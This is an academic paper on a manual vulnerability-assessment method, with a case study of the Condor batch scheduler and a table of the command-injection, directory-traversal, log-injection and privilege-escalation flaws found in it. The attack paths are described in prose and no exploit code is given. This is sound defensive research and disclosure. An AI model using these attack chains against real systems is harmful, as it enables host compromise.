First Principles Vulnerability Assessment *

James A. Kupsch Barton P. Miller
University of Wisconsin
{kupsch,bart}@cs.wisc.edu

Eduardo César Elisa Heymann
Universitat Autònoma de Barcelona
{Eduardo.Cesar,Elisa.Heymann}@uab.es

September 2009

Abstract

Vulnerability assessment is a key part of deploying secure software. As part of a our effort to secure critical middleware, we have developed a new approach called First Principles Vulnerability Assessment (FPVA). FPVA is a primarily analyst-centric (manual) approach to assessment, whose aim is to focus the analyst's attention on the parts of the software system and its resources that are mostly likely to contain vulnerabilities that would provide access to high-value assets. In addition, our approach is designed to find new threats to a system, and is not dependent on a list of known threats.

We have applied FPVA to several large and widely-used middleware systems, including the Condor high-throughput scheduling system, the Storage Resource Broker (SRB) data grid management system from San Diego Supercomputer Center, and the MyProxy public key credential management system. The FPVA studies of these software systems produced a significant list of serious vulnerabilities (and fixes), which were then fed back to the development teams to remediate the vulnerabilities. In addition, we used this opportunity to help improve the development teams' coding strategies and develop vulnerability reporting, response, patch and release strategies.

Manual assessment is a labor-intensive activity, and therefore the development and use of automated assessment tools is quite attractive. Unfortunately, while these tools can find common problems in a program's source code, they miss a significant number of serious vulnerabilities found by FPVA. When we compared the results of our FPVA to that of the top commercial tools, we found that these tools miss most of the serious vulnerabilities found by FPVA. As a future effort, we will use the results of this comparison study to guide our future research into improving the automated software assessment.

In summary, the key findings from our study include:

- A new architecture- and resource-based analysis that is not dependent on known vulnerabilities.
- A clear reminder that assessment must be an independent activity, done by analysts separate from the software development team. In addition, assessment must be part of the normal software development lifecycle.
- A demonstration of the strengths and weaknesses of automated assessment tools by comparing their results against those of a thorough FPVA study (and not just comparing the automated tools against each other).
- Several assessment activities of key middleware systems, resulting in significant improvements in the security of these systems, and similar improvements by creating a security-aware atmosphere among the software developers.
- A foundation and new approach for future research into improved automated vulnerability assessment tools.
- Tutorial materials to help train a new generation of software security analysts.

*This research funded in part by National Science Foundation grant OCI-0844219, NATO grant CLG 983049, the National Science Foundation under contract with San Diego Supercomputing Center, and National Science Foundation grants CNS-0627501 and CNS-0716460.

Table of Contents

1 Introduction

Middleware ties together the critical Internet computing resources of commerce, government, and science. The components of this middleware communicate over high speed networks and span many organizations, forming complex distributed systems. This middleware has a diverse and potentially large number of components, often with a myriad of interactions. The security of middleware directly effects the safety and integrity of these organizations and their computer systems. *Assessment of the middleware is a key part of securing these systems.* In this paper, we describe a new approach to manual (analyst centric) vulnerability assessment, called *First Principles Vulnerability Assessment* (FPVA). This technique allows us to evaluate the security of a system in depth. We assume access to the source code, documentation, and, when available, the developers. While FPVA is certainly a labor intensive approach to vulnerability assessment, it has been shown to be effective in real systems, finding serious vulnerabilities that were not discoverable through the use of the best automated tools of today [56].

Rather than working from known vulnerabilities, the starting point for FPVA is to identify *high value assets* in a system, i.e., those components (for example, processes or parts of processes that run with high privilege) and resources (for example, configuration files, databases, connections, and devices) whose exploitation offer the greatest potential for damage by an intruder. From these components and resources, we work outward to discover execution paths through the code that might exploit them. This approach has a couple of advantages. First, it allows us to find new vulnerabilities, not just exploits based on those that were previously discovered. Second, when a vulnerability is discovered, it is likely to be a serious one whose remediation is of high priority.

FPVA starts with an architectural analysis of the source code, identifying the key components in a distributed system. It then goes on to identify the resources associated with each component, the privilege level of each component, the value of each resource, how the components interact, and how trust is delegated. The results of these steps are documented in clear diagrams that provide a roadmap for the last stage of the analysis, the manual code inspection. In addition, the results of this step can also form the basis for a risk assessment of the system, identifying which parts of the system are most immediately in need of evaluation. After these steps, we then use code inspection techniques on the critical parts of the code. Our analysis strategy targets the high value assets in a system and focuses attention on the parts of the system that are vulnerable to not only unauthorized entry, but unauthorized entry that can be exploited. We describe the FPVA methodology in more detail in Section 2.

In addition to the analysis task, there needs to be a way to integrate the detection and repair of security flaws into the software development and release process. The software development process must now include vulnerability reporting, release integration, and a policy on public dissemination of the vulnerabilities. Open source software offers specials challenges for this last item. We discuss the effect of vulnerability assessment on the development process in Section 3.

We have applied FPVA to several major systems, including the Condor high-throughput scheduling system [15, 59, 88], the Storage Resource Broker (SRB) data grid management system from San Diego Supercomputer Center [85, 8], and the MyProxy public key credential management system [66, 69]. In these analyses, significant vulnerabilities were found, software development teams were educated to the key issues, and the resulting software was made more resistant to attack. The details of these assessments and a summary of current ongoing assessments are reported in Section 4.

A major question when evaluating a technique such as FPVA is: why not use an automated code analysis tool? To address this question, we surveyed security practitioners in academia, industry, and government laboratories to identify which tools were consider “best of breed” in automated vulnerability assessment. Repeatedly, two commercials software packages were named, Coverity Prevent [17] and Fortify Source Code Analyzer (SCA) [32]. To evaluate the power of these tools and better understand our new FPVA, we compared the results of our largest assessment activity (on Condor) to the results gathered

from applying these automated tools. As a result of these studies, we found that the automated tools found few of the vulnerabilities that we had identified in Condor (i.e., had significant false negatives) and identified many problems that were either not exploitable or led to minor vulnerabilities (i.e., had many false positives). The results from these studies are presented in Section 5.

Our current work is just the start of a longer term effort to develop more effective assessment techniques. We are using our experiences with these techniques to help design tools that will simplify the task of manual assessment. In addition, we are working to develop a formal characterization of the vulnerabilities we have found in an attempt to develop improved automated detection algorithms that would include more of these vulnerabilities. We are also using our experience with these techniques to develop new guidelines for programming techniques that lead to more secure code. We describe this forward-looking agenda in Section 6.

We discuss related work in Section 7 and present concluding remarks in Section 8.

2 Methodology

A key benefit of our approach to vulnerability assessment is that we do not make a priori assumptions about the nature of threats or the techniques that will be used to exploit a vulnerability. We can characterize the steps of architectural, resource, privilege, and interaction analysis as a narrowing processing that produces a focused code analysis. In addition, these analysis steps can help to identify more complex vulnerabilities that are based on the interaction of multiple system components and are not amenable to local code analysis. For example, we have seen several real vulnerabilities that are caused because a component (process) is allowed to write a file that will be later read by another component. The read or write operation by itself does not appear harmful, but how the data was created or used in another part of the code could allow an exploit to occur. In the Condor system, both configuration and checkpoint files were vulnerable to such attacks. Without a more global view of the analysis, such problems are difficult to find. Another example involves creating an illegal event that is queued and later processed by another component. In Condor, this situation arose from creating a job-submission record with illegal attributes. There was nothing to indicate that this was a problem at the time the record was created, but it became dangerous at the time (and place) it was used.

We rate security vulnerabilities on a four-level scale:

- Level 0: False alarm: The exploit for this vulnerability does not actually allow any unauthorized access.
- Level 1: Zero-value vulnerability: The exploit allows unauthorized access to the system, but no assets of any value can be accessed.
- Level 2: Low-value asset access: The exploit allows unauthorized access, provides access to an asset, but is considered a lesser threat. An example of such a vulnerability might be allowing read access to a log file.
- Level 3: High value asset access: The exploit allows unauthorized access, provides access to an asset, and the asset is of a critical nature. An example of such a vulnerability might be allowing unauthorized log-in to a server or revealing critical data.

While there can be a subjective nature to the labeling of the value of assets, in operational practice, there is usually little ambiguity. Our goal is to spend the majority of our time finding and correcting Level 3 vulnerabilities, and to some extent, those at Level 2.

First Principles Vulnerability Assessment is composed of 5 main steps:

Architectural analysis:

The first step is to identify the major structural components of the system, including modules, threads, processes, and hosts. For each of these components, we then identify the way in which they interact, both with each other and with users. Interactions are particularly important as they can provide a basis for understand how trust is delegated through the system. The artifact produced at this stage is a document that diagrams the structure of the system and the interactions amongst the different components, and with the end users.

Resource identification:

The second step is to identify the key resources accessed by each component, and the operations supported on those resources. Resources include elements such as files, databases, logs, and devices. These resources are often the target of an exploit. For each resource, we describe its value as an end target (such as a database with personnel or proprietary information) or as an intermediate target (such as a file that stores access-permissions). The artifact produced at this stage is an annotation of the architectural diagrams with resource descriptions.

Trust and privilege analysis:

The third step identifies the trust assumptions about each component, answering such questions as how are they protected and who can access them? For example, a code component running on a client's computer is completely open to modification, while a component running in a locked computer room has a higher degree of trust. Trust evaluation is also based on the hardware and software security surrounding the component. Associated with trust is describing the privilege level at which each executable component runs. The privilege levels control the extent of access for each component and, in the case of exploitation, the extent of damage that it can accomplish directly. A complex but crucial part of trust and privilege analysis is evaluating trust delegation. By combining the information from the first two steps, we determine what operations a component will execute on behalf of another component. The artifact produced at this stage is a further labeling of the basic diagrams with trust levels and labeling of interactions with delegation information.

Component evaluation:

The fourth step is to examine each component in depth. For large systems, a line-by-line manual examination of the code is infeasible, even for a well-funded effort. *A key aspect of our technique is that this step is guided by information obtained in the first three steps, helping to prioritize the work so that high-value targets are evaluated first.* The work in this step can be accelerated by automated scanning tools. While these tools can provide valuable information, they are subject to false positives, and even when they indicate real flaws, they often cannot tell whether the flaw is exploitable and, even if it is, whether it will allow serious damage. In addition, these tools typically work most effectively on a local basis, so flaws based on inappropriate trust boundaries or delegation of authority are not likely to be found. Therefore, these tools work best in the context of a vulnerability analysis process. We describe our experience with such tools in more detail in Section 5. The artifacts produced by this step are vulnerability reports, perhaps with suggested fixes, to be provided to the software developers.

Dissemination of results:

Once vulnerabilities are reported, the obvious next step is for the developers to fix them. However, once fixed, they are confronted with some questions that can be difficult to answer in a collaborative and often open-source world. Some of these include: How do we integrate the update into our release stream? (Do we put out a special release or part of an upcoming one?) When do we announce the existence of the vulnerability? How much detail do we provide initially? If the project is open source, how do we deal with groups that are slow to update? Should there be some community-wide mechanism to time announcements and releases? In Section 3 we address the issue of integrating vulnerability assessment into the software development cycle.

3 Integration with Software Development and Release

The identification of vulnerabilities and the design of effective remediation for those vulnerabilities are crucial to the production of secure software. However, integration of the assessment activity into the software development and release life cycle is equally important. The project management issues surrounding vulnerability assessment can have as large an effective on security as the technical and engineering issues.

We divide this discussion into three areas: the assessment activity, integration into the release cycle, and notification.

3.1 The Assessment Activity

Perhaps the most important principle associated with the assessment activity is that the vulnerability assessment team must be independent of the software development team. In the software engineering, it is well accepted that the acceptance testing team must be independent of the development team. Similarly, the security testing (viz. vulnerability assessment) team must also be independent of the development effort. That is not to say that developers do not test their code, but evaluation of the quality of the code, either for correctness or security, must be performed by an independent team.

This independence is necessary to avoid biasing the assessment process and limiting its effectiveness [20, Chapter 1, p. 10]. While the assessment team may have access to the development team and all their code and documentation, independence must be maintained. Such independence means that the assessment team should have separate physical space and management, and productivity goals based on their effectiveness in the assessment task.

Discipline must be maintained in the communication between the assessment and development teams. For the assessment task to be effective, information on vulnerabilities that the assessment team has discovered should be shared with the development team only when a complete evaluation of the vulnerability has been produced. Early reports can cause the development team to chase unverified reports and distract the assessment team; both these situations reduce the effectiveness of the corresponding team.

We strongly recommend that a vulnerability be considered as confirmed only when sample exploit code can be produced. It is a common situation to find a problem, such as a suspected buffer overrun, and then discover that some detail of the code prevents this problem from being exploitable. While the development team may ultimately want to fix the buffer overrun, it is important for the assessment team to concentrate first on those problems that have the most significant security implications.

In addition to the vulnerability report and exploit code, the assessment team may also suggest a strategy to fix the vulnerability.

3.2 Integration into the Release Cycle

Once the assessment team has identified a vulnerability and developed a sample exploit, these results can be released to the development team. The development team must now evaluate the seriousness of the vulnerability and the urgency of its repair. Such an evaluation will determine whether this vulnerability requires a separate and immediate software update or can wait until the next scheduled security release.

In either case, it is crucial that security releases are not intermixed with releases that update functionality. A software user should be able to update their current version of the code to repair the vulnerability without having to move ahead to a new version. We have seen the situation when a group integrated an important security fix into a new version of their software just ready to go out the door. The result was that users had the choice of staying with the current version of the code and being subject to the vulnerability, or moving to the new version at a point where they are not prepared to make the change. In this situation, a site was using the software with a combination of configuration values that was not tested by the development team. This combination of configuration values triggered a bug introduced in the non-security changes to the release, rendering the release unusable for the site. The software was critical to their task, and could not be shutdown while the new bug was fixed. Luckily, external controls prevented the vulnerability from being exploited at this site, otherwise the site, forced to run the old version, would have been vulnerable while a new release was prepared.

3.3 Notification

One of the most difficult decisions that must be made by software development managers is how and when to publicly release report of vulnerabilities in their code. Managers of software projects are often worried that reports of security vulnerabilities in their software will speak poorly of their code. However, the truth is that *all* code has vulnerabilities, and the lack of public reports means either the software organization is not looking for vulnerabilities (which is quite bad), or they are looking for vulnerabilities but not reporting them (which is also bad). *Our experience is that openness about the assessment process and what has been found only increases the confidence of users in the software.*

Once a new software version or patch is released, especially a security release, information about what has been changed is now publicly available. For commodity systems, such as Microsoft Windows or Adobe Acrobat, teams of hackers around the world quickly descend on such new version, using binary code analysis and debugging tools, to figure out what has been changed. This knowledge can be used to reverse-engineer an exploit of the repaired vulnerability, with the goal of exploiting users who have not yet updated their software.

In the open software world, this problem is exacerbated, since the hackers can go directly to the source code, and even the revision control logs, to quickly see what was fixed and why.

We recommend that notice of vulnerabilities be released in an abbreviated form when the new version of the software is released. This abbreviated form should give a general overview of the vulnerability, along with information about the severity of the problem and versions to which it applied. Some period of time after the security release has been available, a full and detailed report of the vulnerability can be released. See the appendices for examples of our vulnerability reports. The top sections of the report are released immediately, and the sections starting with “Full Details” will be released after a suitable period of time (say, six months).

4 Manual Assessment Test Cases

We have applied our manual assessment methodology to several real world systems, including the Condor High Throughput Computing System, San Diego Supercomputer Center’s Storage Research Bro-

ker (SRB), National Center for Supercomputer Application's MyProxy credential management system, Nikhef's gLExec, and University of Wisconsin's Quill. The results of these assessments are presented in this section.

In most assessment activities, an analyst could spend an almost unlimited amount of time continuing to look for new vulnerabilities. While such continued efforts could increase our confidence in the software under study, other constraints, such as release schedules, budgets, and diminishing returns, will limit the amount of time committed to such an assessments. Each of the studies presented in this section faced such constraints.

4.1 Condor

Condor [15, 59, 88] is a batch workload management system that accepts user jobs and finds a suitable host on which to execute them. A job is a program to be executed along with a description of how to start the program, including command line arguments, files and the program's environment. Condor selects the host to execute the work using *matchmaking* based on the requirements of the job (such as the amount of memory required and operating system type), the characteristics of the execute host, and other policy criteria. (See the Condor Manual [14] for complete details). Condor also reliably transfers the job and its data to the execute host, ensures that the job completes, transfers the output data back to the user, and notifies the user of the job's progress and completion. Failures are detected and operations are retried without the user's intervention when possible.

Condor uses *ClassAds* [75] extensively to represent objects in the system including jobs and servers. A ClassAd is a set of (key,value) pairs. ClassAds support macros, functions and expressions. ClassAd expressions are used to formulate policy decisions such as the requirements of a job, and how to best match jobs with execute hosts.

Condor supports both dedicated execution hosts, and opportunistic execution hosts, which are idle desktop machines (removing or suspending jobs when the owner returns).

Condor also supports checkpointing of the complete process state of a job so the process can be resumed at this point in the future to allow migration to another host, or to minimize lost computation in the event of an execution host crash. Condor can perform system call forwarding from the running job back to the submission host as the submitting user. A job that performs checkpointing or system call forwarding is compiled using a Condor tool, `condor_compile`, and is a *standard universe* job. Other jobs are *vanilla universe*, or other less common job types.

A group of machines running Condor under the same administrative domain is called a *condor pool*, and can consist of a single host to tens of thousands of hosts. Condor runs on most Unix-like and Windows operating system, and the Condor pool can be a heterogeneous mix of machines.

Version 6.7 of Condor was used in this study.

4.1.1 Architectural Analysis

In the architectural analysis of Condor, we identified the basic process and executable file components of the system. We also identified how these components interact among themselves and the outside world. This section presents the results of that analysis.

Processes

A Condor system consists of a set of command line programs used by users, and a set of servers (daemons). The Condor servers, and how they interact, are shown in Figure 1. All code is written in the C++ programming language.



Figure 1: Condor Architecture Diagram. Presents hosts, processes, and the steps required to execute a job when Condor is installed as root.

The servers, except the *condor_ckpt_server* and *stork_server*, share a common infrastructure called *DaemonCore* for handling communications, processing requests and abstracting operating system functionality. As a results, the DaemonCore servers share several common characteristics. First, they run with the root user ID to allow the process to switch user IDs to start jobs, and to read and write files. Second, the servers are single threaded, but use an event driven model to allow the servers to simultaneously handle multiple requests. Third, DaemonCore provides common handling of commands, configuration, security, start-up, shutdown, signal handling, and logging.

A brief description of the individual servers is presented next.

1. *condor_master:* Starts, stops, and manages the other servers, including non-DaemonCore servers, based on configuration file settings. It monitors these servers and automatically restarts failed processes. This is the only Condor process that needs to be started on each host.

2. *condor_schedd:* Represents a job queue in Condor. Users connect to the *condor_schedd* to submit jobs. The *condor_schedd* communicates the job queue to the *condor_negotiator* during matchmaking. The *condor_schedd* records a job's events and manages all of its data file during its lifetime. When a job is matched, this server starts a *condor_shadow* to manage the job's execution.

3. *condor_shadow:* Represents a job on the submit host that has been matched with an execute host, i.e. is running or is about to be run. It transfers files, handles forwarded system calls, and updates the job's status at the *condor_schedd* and the user log file when significant events occur.

4. *condor_startd:* Represents an execute host in Condor. It communicates the host's status to the *condor_collector*. When a job is matched, this server starts a *condor_starter* to manage the job's execution.

5. *condor_starter:* Represents a job on the execute host that is running or about to be started by this server. It communicates with the corresponding *condor_shadow* to transfer files, handles system call forwarding, and alerts the *condor_shadow* of significant events and to initiate checkpointing.

6. *condor_collector:* A repository of ClassAds from all the servers in the system. This data is used to get the status of the system, and by the *condor_negotiator* to find idle execute hosts.

7. *condor_negotiator:* Performs matchmaking between jobs and execute hosts. If a match is found, it informs the *condor_schedd* containing the job and the *condor_startd* so they can run the job.

8. *condor_ckpt_server:* Stores checkpoint files. This server does not use DaemonCore, and there is no authentication or authorization mechanism in place. It is run using the *condor* user ID.

9. *stork_server:* Reliably transfers files between systems. Users create a submission file for stork that contains a list of source and destination URL pairs to transfer. This server can be run on the user's submit host under the user's ID, or it can be run as a stand-alone server using the *condor* user ID.

A typical Condor pool configuration has several classes of hosts based on the services they provide: *submit* (allows job submissions and runs a *condor_schedd*), *execute* (allow execution of jobs and runs a *condor_startd*, *central manager* (runs the *condor_collector* and *condor_negotiator*), *checkpoint server*, and *stork server*. A single host may provide more than one of these services.

Users interaction with the application processes

All user interaction with the Condor system is through a set of command line utilities. These utilities communicate with various servers to perform their tasks. The operations include submitting, removing and listing jobs; checking the status of execute hosts; and starting and stopping the system.

When a job is submitted, Condor copies the files required by the job to a Condor managed directory, and when the job completes, Condor writes the output files to the submitting user's directory.

The submitter can specify that a *user log* file is updated when certain events occur during the lifetime of the job, such as when the job starts, completes, or the job was removed.

Condor can be configured to send email to the user when the job's status changes. Condor can also send email to an administrator when a server fails.

Interactions with external applications

Condor starts a job on the execute host, selecting the user ID under to run the job based on the configuration policy. This policy can specify that jobs run as the user who submitted the job (if user IDs are common across the Condor pool), or the job can use a dedicated execution user ID shared by all jobs.

Condor's email communications uses a command line mail application.

Condor ClassAds can optionally specify that a script contained in an executable file should be run. While this option is off by default, if it is turned on, then it could allow users to execute programs not intended by the Condor designers.

The *stork_server* uses several helper applications to create directories on the local machine, and to transfer one URL to another.



Figure 2: Condor File Resources. Presents file system resources (triangles are directory trees) used by Condor, including (a) common resources to all Condor servers, (b) checkpoint files stored by the checkpoint servers, (c) directory used to store the job's executable and data files on an execute host, and (d) submitter's files, which become a resource when system call forwarding is used. Also represented are the pathways for forwarding a system call and accessing the checkpoint server.

4.1.2 Controlled/Accessed resources

The most important set of resources are the data files associated with each Condor server. These include the job queue that represents the jobs to run and how to run them, log files used for recovery, configuration files, auditing/debugging log files, lock files, directories containing the files associated with a submitted job, and the set of directories used by the execute hosts when running a job. An overview of the file resources controlled on Condor hosts is presented in Figure 2.

If the system call forwarding is used, then the resources includes the submitting user's files on the submit host, since the running process' I/O is forwarded back to submit host where it is executed as the original user.

If a checkpointing is used, then the set of checkpoint files is a resource as they become the basis for restarting the process in case of a migration or execution failure.

Condor stores its files using the *condor* user ID within a set of directories managed by Condor.

4.1.3 Trust and Privileges

Most Condor servers are started with the root user ID. During the course of their operation, they typically set the effective user ID of the server to the *condor* user to prevent accidentally accessing other users files. The servers keep a real user ID of root to allow them to switch the effective user ID as needed to create processes and access user files.

The DaemonCore servers support a wide range of security features including authentication, network communications integrity, and privacy (encryption).

The authentication mechanisms include Condor's own FS (file system) authentication, Kerberos [68], and GSI [34]. As authentication mechanisms are critical for security, and writing your own mechanism has some risk, FS was of particular interest. FS is used to determine the user ID of a process running on the same host as a DaemonCore server. It works by having the client report its user ID to the server. The server then challenges the client to create a file using a path name chosen by the server. The server then checks that the file was created and that the file ownership and attributes are as expected; if the ownership and attributes are correct, then the client is authenticated. The ownership of a file is determined by the user ID of the process creating the file, so this ownership information provides proof of the client process' user ID.

Once authenticated, the DaemonCore servers share a common authorization mechanism, based on a combination of the user's identity and the host on which they are running. Each command provided by a server is registered as a type of access. When a user tries to issue a command, the server checks if the user is granted for this type of access. Access types include READ (query data), WRITE (update data), ADMINISTRATOR (start and stop the system), and CONFIG (set run-time configuration values using `condor_config_val`).

Most files used by Condor system are owned by the *condor* user. When a job is executed, its files are copied to a new directory, with the ownership of those files set to the user ID that the job is going to use. Condor's configuration and executables files are owned by root to prevent tampering. When a user sets a persistent run-time configuration value, it overrides the value stored in the server's configuration file. This override is accomplished by storing the new (key,value) pair in a secondary configuration file owned by the *condor* user (not owned by root).

The Condor checkpoint server does not require root privileges and runs under the *condor* user.

The *stork_server* either can be run locally by the user, or it can exist as server. If it is a server, then it would run typically as the *condor* user.

4.1.4 Component Analysis

Our previous analysis steps helped identify the several places in the Condor design that would provide access to high value assets, and therefore allow serious vulnerabilities.

As a result of our assessment, we found that the version of Condor that we evaluated contained several serious design and implementation flaws that allowed a complete compromise of the Condor submit hosts. The problems that we found are summarized in Table 1 and detailed in Appendix A.

Since Condor servers run with a real user ID of root, and at some times an effective user ID of root, a compromise of these binaries or the binaries that they run can results in a complete compromise of the host. To search for this type of problem, we looked for known common implementation bugs that allowed an attacker to run arbitrary code. Two candidates were buffer overflows of C-style strings and command injections.

An initial look at how Condor uses C-style strings revealed that it used a C++ class that was resistant to these attacks. There were a few use of C-style strings that we planned to evaluate but did not due to a lack of time. During our assessment of Condor, one of the Condor developers reported such a problem,

Table 1: Condor Vulnerability Summaries.

CONDOR-2005-0001	By manipulating the data sent to the checkpoint server, a directory traversal allows reading and writing of any file accessible to the checkpoint server.
CONDOR-2005-0002	Missing authentication allows anyone with network access to a subsidiary server to control another user's jobs.
CONDOR-2005-0003	A command injection in the Condor *shadow* server allows arbitrary code to be run on the submission host.
CONDOR-2005-0004	Some of Condor's configuration files are writable by the user (*condor*) used to run the Condor executables. These files control what executables are started as the *root* user, allowing the *condor* user to escalate to the *root* user.
CONDOR-2005-0005	Files on a subsidiary server are not integrity-checked, allowing a tampered file to compromise another user's job.
CONDOR-2005-0006	When executing a job, Condor allows a job to run as any user except the *root* user. More user IDs should be restricted, including system and *condor* user IDs.
CONDOR-2006-0001	A command injection exists in the Condor Stork component when a local directory needs to be created that allows arbitrary code to be run.
CONDOR-2006-0002	A command injection exists in the Condor Stork component when using certain combinations of source and destination URLs that allows arbitrary code to be run.
CONDOR-2006-0003	A command injection allows arbitrary code to be run as the *condor* user when the Condor class ad interpreter processes the *script* macro.
CONDOR-2006-0004	A directory traversal allows arbitrary executables to be run as the *condor* user, instead of the intended restricted set, when the Condor class ad interpreter processes the *script* macro.
CONDOR-2006-0005	A log injection is possible in the Condor *schedd* server log, allowing an attacker to arbitrarily set attributes of a job stored in the log, including user ID and executable to use when running the job. The log is used in the case of a schedd restart.
CONDOR-2006-0006	A user command is authenticated with a Condor service on the same machine by having the user create a file owned by the user in a world-writable directory. Impersonation is possible as a user can create a directory entry where the file is owned by another user using hard links or move commands.
CONDOR-2006-0007	A vulnerability exists in the OpenSSL library Condor links against.
CONDOR-2006-0008	The use of `tmpnam` creates a time of check, time of use vulnerability on some platforms allows an attacker to compromise a configuration file used by Condor.
CONDOR-2006-0009	A buffer overflow in the Condor collector can allow for arbitrary code to be executed.

which we then documented.

Condor used the library calls `popen` and `system`, which can allow command injections when used carelessly. A majority of the uses were done safely in that user supplied data was not subject to an exploitable injection. However two instances in the Condor servers were vulnerable. The first of these was in the code that sent mail to a user to notify them of job changes. The email address could contain metacharacters allowing a command injection, so that a command could be run as the *condor* user on the submit host. The second was in a ClassAd function *script*, which also allows a command injection in its arguments, so that a command could be run as the *condor* user on the submit, execute, and central manager hosts.

The stork code had numerous uses of the dangerous functions that allowed command injections. If a stork server was used, then it would allow a compromise of the stork host as the *condor* user.

During the assessment of the ClassAd function *script*, it was noticed that there also existed a directory traversal that allowed the execution of arbitrary binaries, instead of the presumably safe executables in the script directory.

A directory traversal was also found in the checkpoint server that allows an attacker to access any file on the checkpoint server using the user ID of the server.

We inspected the collection of files used by the Condor servers, to determined if they used sensible and safe file permissions. The main configuration files were stored in a root-owned directory. Condor has a feature that allow privileged users (those with the CONFIG access right) to use the `condor_config_val` command to permanently override values in the configuration file. The Condor system can restrict the configuration values allowed to be set to a safe collection, such as those affecting debugging. The overridden configuration is stored in a collection of run-time configuration files stored in Condor's log directory. When a server starts, it reads the main configuration file, and then reads any run-time configuration files that are found and overrides those configuration values found in these files, even if they are not in the list of values that `condor_config_val` is allowed to set. The server trusts the contents of the run-time configuration files to only contain safe values from a trusted user. If an attacker can create or modify these files outside of Condor, then they can control Condor's configuration. One of the configuration values is the list of servers to start as root, implying a root compromise if an attacker can modify the run-time configuration files. An attacker with access to the *condor* account can modify or create the run-time configuration files. The previously described exploits allow code to run as the *condor* user, and can be used as vectors to exploit this vulnerability, resulting in a root compromise.

